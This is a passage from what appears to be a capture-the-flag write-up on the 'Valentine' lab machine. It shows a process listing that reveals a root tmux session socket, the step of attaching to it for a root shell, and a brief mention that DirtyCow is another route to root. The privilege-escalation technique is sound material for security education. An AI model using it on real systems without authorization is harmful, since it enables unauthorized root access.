
We can attach to this session and obtain root shell Fig. 8.

As a side note we should mention that there is another method of obtaining root privilege on the machine. It is vulnerable to DirtyCow exploit. However we recommend using kernel exploits as a last resort when no other viable options are available since you always risk crashing the system.



```
102        745     1  0 02:10 ?        00:00:00 dbus-daemon --system --fork --activation=upstart
root       779     1  0 02:10 ?        00:00:00 /usr/sbin/modem-manager
root       780     1  0 02:10 ?        00:00:00 /usr/sbin/bluetoothd
root       798     1  0 02:10 ?        00:00:00 NetworkManager
syslog     805     1  0 02:10 ?        00:00:00 rsyslogd -c5
root       808     1  0 02:10 ?        00:00:00 /usr/lib/policykit-1/polkitd --no-debug
root       817     1  0 02:10 ?        00:00:00 /usr/sbin/cupsd -F
root       819     2  0 02:10 ?        00:00:00 [krfcommd]
avahi      822     1  0 02:10 ?        00:00:00 avahi-daemon: running [Valentine.local]
avahi      823   822  0 02:10 ?        00:00:00 avahi-daemon: chroot helper
root       870     2  0 02:10 ?        00:00:00 [flush-8:0]
root       924     1  0 02:10 ?        00:00:00 /usr/sbin/sshd -D
root      1014     1  0 02:10 tty4     00:00:00 /sbin/getty -8 38400 tty4
root      1023     1  0 02:10 tty5     00:00:00 /sbin/getty -8 38400 tty5
root      1025     1  0 02:10 ?        00:00:03 /usr/bin/tmux -S /.devs/dev_sess
root      1028  1025  0 02:10 pts/10   00:00:00 -bash
root      1041     1  0 02:10 tty2     00:00:00 /sbin/getty -8 38400 tty2
root      1043     1  0 02:10 tty3     00:00:00 /sbin/getty -8 38400 tty3
root      1048     1  0 02:10 tty6     00:00:00 /sbin/getty -8 38400 tty6
whoopsie  1070     1  0 02:10 ?        00:00:00 whoopsie
root      1073     1  0 02:10 ?        00:00:00 acpid -c /etc/acpi/events -s /var/run/acpid.socket
root      1075     1  0 02:10 ?        00:00:00 cron
daemon    1076     1  0 02:10 ?        00:00:00 atd
root      1118     1  0 02:10 ?        00:00:07 /usr/bin/vmtoolsd
root      1218     1  0 02:10 ?        00:00:00 /usr/sbin/apache2 -k start
root      1441     1  0 02:10 tty1     00:00:00 /sbin/getty -8 38400 tty1
root      1620     1  0 02:10 ?        00:00:00 /usr/lib/vmware-vgauth/VGAuthService -s
root      1656     1  0 02:10 ?        00:00:03 //usr/lib/vmware-caf/pme/bin/ManagementAgentHost
www-data  1906  1218  0 02:31 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1907  1218  0 02:31 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1908  1218  0 02:31 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1909  1218  0 02:31 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1910  1218  0 02:31 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  2352  1218  0 02:35 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  2363  1218  0 02:37 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  2367  1218  0 02:37 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  2371  1218  0 02:37 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  2381  1218  0 02:37 ?        00:00:00 /usr/sbin/apache2 -k start
root      2729   924  0 04:49 ?        00:00:00 sshd: hype [priv]
root      2736     1  0 04:50 ?        00:00:00 /usr/sbin/console-kit-daemon --no-daemon
hype      2944  2729  0 04:50 ?        00:00:00 sshd: hype@pts/0
hype      2945  2944  0 04:50 pts/0    00:00:00 -bash
root      3298     2  0 05:15 ?        00:00:00 [kworker/0:2]
root      3381     2  0 05:20 ?        00:00:00 [kworker/0:1]
hype      3445  2945  0 05:22 pts/0    00:00:00 ps -ef
hype@Valentine:/$ 
```

Figure 7: Process listing. Notice tmux



```
root@Valentine:/# 
[2] 0:bash*                                                    "Valentine" 05:21 22-Jul-18
```

Figure 8: Attached to tmux session